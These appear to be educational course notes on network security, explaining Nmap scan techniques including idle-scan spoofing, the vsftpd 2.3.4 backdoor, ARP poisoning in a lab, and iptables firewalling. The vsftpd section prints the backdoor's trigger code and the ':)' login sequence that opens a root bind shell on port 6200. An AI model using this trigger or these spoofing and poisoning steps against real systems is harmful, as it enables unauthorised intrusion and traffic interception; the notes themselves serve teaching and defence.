

Network Vulnerability Analysis

Scanning, Exploitation, and Firewalling Techniques with Iptables

NECKER

December 12, 2025

Contents

1	Network Scanning and Nmap	2
1.1	What Nmap is and what it is used for	2
1.2	Analysis of Scanning Techniques	3
1.2.1	TCP Connect Scan (-sT)	3
1.2.2	TCP SYN (Stealth) Scan (-sS)	4
1.2.3	Idle Scan (-sI) and IP Segmentation	5
2	Exploitation: vsftpd 2.3.4 Backdoor	7
2.1	Technical Analysis of the Vulnerability	7
2.1.1	The Malicious Code	7
2.1.2	Details on Operation	8
2.2	Executing the Attack via Metasploit	8
2.2.1	Key Concept: The Bind Shell	8
2.2.2	Logical Sequence of the Exploit	9
3	Man-In-The-Middle (MITM): ARP Poisoning	10
3.1	The ARP Protocol and its Vulnerability	10
3.2	Dynamics of the Attack	10
3.2.1	IP Forwarding	10
3.3	Visualization of the Attack	11
4	Firewalling on Linux: Netfilter/Iptables Architecture	11
4.1	Netfilter	11
4.2	Iptables	11
4.3	Hierarchical Structure and Function	12
4.3.1	1. The Tables (Tables)	12
4.3.2	2. The Chains (Chains)	12
4.3.3	3. Rules and Targets	13
4.4	Detailed Packet Flow Analysis	13
4.5	Connection Tracking (Stateful Firewall)	14

1 Network Scanning and Nmap

The first step in a security analysis or an attack is the *Reconnaissance* (reconnaissance) phase. The standard tool for this operation is **Nmap** (Network Mapper).

1.1 What Nmap is and what it is used for

Nmap is an open-source tool used for network exploration and security auditing. It works by sending "raw" packets (raw, manipulated at a low level) to target systems and analyzing the responses. Its primary functions include:

- **Host Discovery:** Identifying which hosts are active on the network (e.g., ping sweep).
- **Port Scanning:** Enumerating open ports on a target host to understand which services are listening.
- **Service & OS Detection:** Querying open ports to determine the version of the running service and the host's operating system (fingerprinting).

The attacker's goal during scanning is to obtain information without being detected. The choice of scan type therefore depends on the compromise between the **reliability** of the results and the **stealthiness** (the ability to avoid being tracked by defense systems like IDS or Firewalls).

1.2 Analysis of Scanning Techniques


Below, the three main covered techniques are analyzed, highlighting how they handle the TCP protocol to avoid detection.

1.2.1 TCP Connect Scan (-sT)

This is the default scanning mode when the user launching Nmap **does not have root privileges**. Unable to create raw packets (packets built manually by accessing the network card), Nmap asks the Operating System to establish a full connection using the standard `connect()` system call.


- **Operation:** The entire TCP *Three-Way Handshake* is completed.
- **Disadvantage (Noisiness):** Since the connection is successfully established, the server application (e.g., an Apache Web Server) accepts the connection and most likely **writes a log** of the event with the attacker's IP. Subsequently, Nmap immediately closes the connection, but the trace has already been left.

Packet Flow (Open Port):



Note: The connection is opened and immediately torn down.

Packet Flow (Closed Port):




1.2.2 TCP SYN (Stealth) Scan (-sS)

This is the default mode if the user has **root** privileges. It is defined as "Half-open scanning" because the connection is never fully completed.

- **Operation:** The attacker sends a SYN. If it receives a SYN+ACK (indication of an open port), it does not reply with the final ACK (which would complete the handshake), but immediately sends an **RST** (Reset).
- **Advantage (Stealth):** Since the handshake does not conclude, the target's application layer is often never notified of the connection opening. Consequently, **the service does not generate a log** of the event. It is harder to detect than the Connect Scan, although modern Firewalls and IDSs can identify it.

Packet Flow (Open Port):




1.2.3 Idle Scan (-sI) and IP Segmentation

This is the most advanced and stealthy technique ("Side-channel attack"). It allows scanning a victim without sending any packet with the attacker's IP address, utilizing a third host called a "Zombie".

The Concept of IP ID The IP protocol provides an **Identification** field (16 bits) in the header, used to reassemble fragmented packets. In some operating systems (or legacy devices like printers), this value is globally incremented by 1 for each sent packet. The attack exploits this predictability to use the Zombie as an oracle.

Attack Algorithm The attacker wants to know if the Victim's port is open, but wants the Victim to see only the Zombie's IP.

1. **Probe 1 (Initial sampling):** The attacker sends a SYN/ACK to the Zombie. The Zombie, not having requested anything, replies with an RST. The attacker notes the IP ID of the response packet (e.g., $ID = 3337$).
2. **Solicitation (Spoofing):** The attacker sends a SYN to the Victim, but **spoofs the source IP** by putting that of the Zombie.
 - **OPEN Port Scenario:** The Victim receives the SYN and replies with a SYN+ACK to the Zombie. The Zombie (which did not open any connections) receives the SYN+ACK and replies to the Victim with an RST. **By sending this RST, the Zombie's IP ID counter increases by 1** (virtually becomes 3338).




Result: $ID + 2$ (OPEN Port)

- **CLOSED Port Scenario:** The Victim replies with an RST to the Zombie. The Zombie ignores the RST packet. **The IP ID counter does not change.**

3. **Probe 2 (Final verification):** The attacker queries the Zombie again by sending a SYN/ACK. The Zombie replies with an RST and its current IP ID.

State Deduction Comparing the ID of Probe 1 (ID_1) and Probe 2 (ID_2):

- **Open Port ($\Delta ID = 2$):** If $ID_2 = 3339$, it means the Zombie sent 2 packets (one in response to the victim + one in response to the attacker's second probe).
- **Closed Port ($\Delta ID = 1$):** If $ID_2 = 3338$, the Zombie sent only 1 packet (the response to the attacker's second probe). The solicitation toward the victim caused no reaction.



Result: ID + 1 (CLOSED Port)

Figure 1: Sequence diagram: Idle Scan on a CLOSED port

2 Exploitation: vsftpd 2.3.4 Backdoor

On July 3, 2011, the maintainer of `vsftpd` (Very Secure FTP Daemon: this program is used to create a remotely accessible filesystem), Chris Evans, announced a major security incident. The `.tar.gz` archive of version **2.3.4**, hosted on the official distribution site, had been replaced by an unknown attacker with a tampered version containing a **backdoor**.

This event represents a classic example of a *Supply Chain Attack*: instead of attacking the end users, the attacker compromised the software source, cascadingly infecting anyone who downloaded it.

2.1 Technical Analysis of the Vulnerability

The malicious modification was not inserted into the main connection management code, but was hidden inside an apparently harmless utility function called `str_contains_space`, located in the `str.c` file.

This function should restrict itself to checking if a string contains spaces, but it includes an additional conditional logic ("Logic Bomb").

2.1.1 The Malicious Code

Below is the incriminated C code. The attacker exploited hexadecimal values to obfuscate the activation string.

```

1 // Function: str_contains_space
2 // Original purpose: Check if the username contains spaces

```

```

3      for (i=0; i < p_str->len; i++)
4      {
5          // If it finds a space, it returns 1 (legitimate behavior)
6          if (vsf_sysutil_isspace(p_str->p_buf[i]))
7          {
8              return 1;
9          }
10         // --- BACKDOOR START ---
11         % Obfuscated check on two specific bytes
12         // 0x3a in hexadecimal corresponds to the ASCII character ':' (colon)
13         // 0x29 in hexadecimal corresponds to the ASCII character ')' (closed
parenthesis)
14         else if((p_str->p_buf[i] == 0x3a) && (p_str->p_buf[i+1] == 0x29))
15         {
16             // If the sequence ":)" is found, the payload is launched
17             vsf_sysutil_extra();
18         }
19         // --- BACKDOOR END ---
20     }
21     return 0;
22

```

2.1.2 Details on Operation

1. **The Trigger:** The `if` condition checks whether the bytes `0x3a` and `0x29` appear consecutively in the username provided during login. In ASCII, these correspond to the smiley face `:)`.
2. **The Payload (`vsf_sysutil_extra`):** If the trigger is activated, the `vsf_sysutil_extra()` function is called. Despite the generic name (chosen not to arouse suspicion), this function executes a series of system calls to:
 - Open a TCP socket.
 - Bind to port **6200** and listen.
 - Execute an `execl` to launch a system shell (`/bin/sh`).

2.2 Executing the Attack via Metasploit

To simulate the attack, the **Metasploit Framework** can be used. Metasploit is a modular platform for penetration testing that acts as a "Swiss Army knife": it allows selecting an *exploit* (the code that leverages the vulnerability), configuring a *payload* (the action to perform after gaining access), and launching the attack toward the target (Metasploitable 2).

2.2.1 Key Concept: The Bind Shell

The attack on the vsftpd 2.3.4 backdoor is a classic example of a **Bind Shell**. Unlike a *Reverse Shell* (where the victim connects back to the attacker), in this case, it is the victim that opens a new port (6200) and listens. The attacker must therefore initiate a second connection toward this port to access the command line.

2.2.2 Logical Sequence of the Exploit

The attack takes place in four distinct phases, automatically managed by the module `exploit/unix/ftp/vsftpd_234_backdoor`:

1. Phase 1: Handshake and Trigger (Port 21)

- The attacker establishes a normal TCP connection on port 21 (Command Channel of the FTP protocol).
- During the authentication phase, it sends a malicious username containing the activation sequence: `USER user:)`.
- It sends any password (e.g., `PASS pass`), which is necessary to complete the input cycle that prompts the server to process the username.

2. Phase 2: Execution of the Logic Bomb

- The `vsftpd` process on the victim analyzes the username through the infected `str_contains_space` function.
- Upon detecting the smiley face `:)`, the program flow is hijacked toward the `vsf_sysutil_extra()` function.
- This function executes a *system call* to run `/bin/sh` (the system shell), "binding" it to TCP port 6200.

3. Phase 3: Connecting to the Payload (Port 6200)

- Metasploit, after sending the trigger, waits briefly and attempts to connect to port 6200 of the victim.
- If the connection succeeds, no login prompt is presented: the attacker is directly connected to the standard input/output of the system shell.

4. Phase 4: Privilege Escalation (Root Access)

- **Why are we Root?** Normally, a `vsftpd` server "drops" (relinquishes) root privileges after startup for security. However, the vulnerability resides in the code that handles authentication, a very early stage in which the daemon still needs administrator privileges (for example, to access password files or bind port 21).
- **Consequence:** The generated shell inherits the permissions of the parent process. Since the parent was root at that moment, the shell is root. The attacker has total control of the system.

3 Man-In-The-Middle (MITM): ARP Poisoning

The **ARP Poisoning** (or ARP Spoofing) attack is a technique that allows an attacker to logically position themselves between two communicating hosts in a local area network (LAN), intercepting, reading, or modifying all traffic passing between them.

To understand the attack, it is necessary to analyze the intrinsic weakness of the ARP protocol.

3.1 The ARP Protocol and its Vulnerability

The ARP (Address Resolution Protocol) protocol serves to map an IP address (Layer 3) to the corresponding MAC address (Layer 2), which is necessary for the physical delivery of Ethernet frames.

The vulnerability lies in the fact that ARP is a **stateless** (without state) protocol and lacks authentication:

- Devices accept *ARP Reply* packets even if they never sent a corresponding *ARP Request*.
- There is no verification mechanism: if someone claims "I am the IP 192.168.1.1", the other devices on the network blindly trust it and update their local ARP Cache.

3.2 Dynamics of the Attack

The attacker (Kali) exploits this trust by continuously sending spoofed ARP packets (called *Gratuitous ARP*) to the two victims.

In the laboratory scenario, the entities involved are:


- **Attacker (Kali):** IP 192.168.206.65, MAC 00-15-50-01-02-07
- **Victim 1 (Host/Gateway):** IP 192.168.201.216, MAC 00-15-50-01-02-06
- **Victim 2 (Metasploitable):** IP 192.168.201.124, MAC 00-15-50-01-02-05

The attack takes place in two simultaneous directions:

1. **Poisoning the Host:** The attacker sends a packet to the Host saying:
"*The IP 192.168.201.124 (Metasploitable) is located at MAC 00-15-50-01-02-07 (Kali).*"
2. **Poisoning Metasploitable:** The attacker sends a packet to Metasploitable saying:
"*The IP 192.168.201.216 (Host) is located at MAC 00-15-50-01-02-07 (Kali).*"

3.2.1 IP Forwarding

Once the victims' ARP caches are "poisoned", they will send packets intended for the other host directly to the attacker (at the Ethernet level). For the victims not to notice anything (and for the connection not to drop), the attacker must enable **IP Forwarding**. In this way, Kali acts as a transparent router: it receives the packets, analyzes them (sniffing with Wireshark or Ettercap), and forwards them to the real recipient.



3.3 Visualization of the Attack

4 Firewalling on Linux: Netfilter/Iptables Architecture

To understand firewalling on Linux, it is crucial to distinguish between two components that are often confused: **Netfilter** and **iptables**.

4.1 Netfilter

Netfilter is a framework built directly into the *Linux Kernel*. Imagine it as a series of "customs checkpoints" or **Hooks** (hooks) strategically placed along the "pipes" where the operating system's network data flows.

Every time a data packet enters the network card or is generated by a program, it must pass through these hooks.

- Netfilter is "invisible" to the user.
- It works in **Kernel-space** (maximum priority and speed).
- It is the entity that physically stops, modifies, or lets the packet pass.

4.2 Iptables

Iptables is the command-line program used by you (the administrator).

- It works in **User-space**.
- It does not touch packets directly. Its only purpose is to "write the instruction manual" that Netfilter must follow.
- When you run an **iptables** command, you are essentially telling the Kernel: *"Hey Netfilter, at the Input checkpoint (INPUT), if you see a packet from port 80, discard it"*.

In summary: **iptables** is the configuration interface, while **Netfilter** is the engine that does the dirty work inside the TCP/IP stack.

4.3 Hierarchical Structure and Function

The system is organized according to a rigid hierarchy:

Tables $\supset$ Chains $\supset$ Rules

The purpose of this hierarchical structure is to achieve **Separation of Concerns** (Separation of Concerns). Each level is responsible for a different aspect of packet processing and includes the one below:

1. **Tables:** Define *what* can be done to the packet (Filter? Modify the address? Alter the header?).
2. **Chains:** Define *when* (the point in the network flow) the operation must take place.
3. **Rules:** Define *how* to handle the packet (the criteria and the final action).

EG: we filter traffic, on input, according to a certain criterion.

4.3.1 1. The Tables (**Tables**)

Tables group chains based on the *type* of manipulation allowed. The three main ones are:

- **Filter (Default):** The most common table, used to make decisions regarding **admitting or blocking** (DROP/ACCEPT) packets. It never modifies packet headers.
- **Nat (Network Address Translation):** Used to modify the source or destination IP addresses (and ports) of the packet. It is essential for *Masquerading* (SNAT) and *Port Forwarding* (DNAT).
- **Mangle:** Used to alter specific fields of the IP header (e.g., TOS - Type of Service, or TTL - Time To Live) for advanced purposes like Quality of Service (QoS) or debugging.

4.3.2 2. The Chains (**Chains**)

Chains are predefined and ordered **checkpoints (hooks)** within the kernel's network stack. A packet, following its path, always traverses these chains in a fixed order.

- **PREROUTING:** The first entry point for incoming packets, before any routing decision has been made. This is where DNAT (destination address modification) is applied.
- **INPUT:** Contains rules for packets whose destination is the *firewall machine itself* (localhost).
- **FORWARD:** Contains rules for packets intended to *traverse* the firewall (the machine acts as a router).
- **OUTPUT:** Contains rules for packets *locally generated* by the firewall.
- **POSTROUTING:** The last checkpoint before the packet leaves the network card. This is where SNAT/Masquerading is applied.

4.3.3 3. Rules and Targets

Each chain is an ordered list of rules. The packet is sequentially compared with each rule. If there is a match (match) with the rule's criteria, the action defined by the **Target** is executed, and the chain processing can terminate.

The primary Targets are:

ACCEPT: The packet is accepted and continues its path through the network stack.

DROP: The packet is silently discarded. The sender receives no notification ("black hole" effect, maximum security).

REJECT: The packet is discarded, but an ICMP error message (**Port Unreachable**) is sent back to the sender. Useful for debugging.

LOG: Writes a message to the system log (**syslog**) and continues to the next rule (it is a non-terminating target).

4.4 Detailed Packet Flow Analysis

The position where a rule is applied is vital, as the packet always follows the same predefined path.

Path A: Packets Intended for the Firewall (Localhost)

This path is for traffic addressed to the local machine (e.g., an SSH client connecting to the firewall).

1. Physical input (NIC).
2. **PREROUTING** (Mangle, Nat Tables).
3. **Routing Decision:** The kernel decides that the destination IP is local.
4. **INPUT** (Filter Table, critical point for local access).
5. Local Process: The packet is delivered to the application (e.g., SSHd).

Path B: Packets in Transit (Forwarding)

This path is for traffic traversing the firewall (the machine acts as a router for an internal network).

1. Physical input (NIC).
2. **PREROUTING** (Mangle, Nat Tables for DNAT).
3. **Routing Decision:** The kernel decides that the destination IP is external and that forwarding is enabled.
4. **FORWARD** (Filter Table, critical point for LAN security).
5. **POSTROUTING** (Mangle, Nat Tables for SNAT/Masquerading).
6. Physical output (WAN NIC).

Path C: Packets Generated by the Firewall

This path is for traffic originating from the local processes of the firewall (e.g., a ping or an update).

1. Local Process (Application generates the packet).
2. **OUTPUT** (Filter Table, critical point for restrictions on outbound traffic).
3. **Routing Decision:** The kernel decides the output interface.
4. **POSTROUTING** (Mangle, Nat Tables).
5. Physical output (NIC).

4.5 Connection Tracking (Stateful Firewall)

One of the most powerful features of Netfilter is the **conntrack** module, which transforms Iptables from a **stateless firewall** (rules applied to individual packets, they do not remember previous packets) to a **stateful firewall** (rules applied to packet flows, reasoning on context **eg:** connection type, they maintain memory of the context thanks to a table with all active connections). Instead of analyzing packets in isolation, **conntrack** monitors the state of the entire connection.

This allows writing rules based on the connection state:

- **NEW:** The packet is attempting to open a new connection (e.g., the first SYN packet of TCP).
- **ESTABLISHED:** The packet belongs to a legitimately opened and active connection (return traffic or continuous data flow).
- **RELATED:** The packet is related to an existing connection (e.g., a data connection opened after an FTP control channel).

The main **advantage** is the simplification of security: a single rule like **Accept everything if state == ESTABLISHED** safely handles all return traffic, allowing only the explicit opening of necessary new connections (NEW).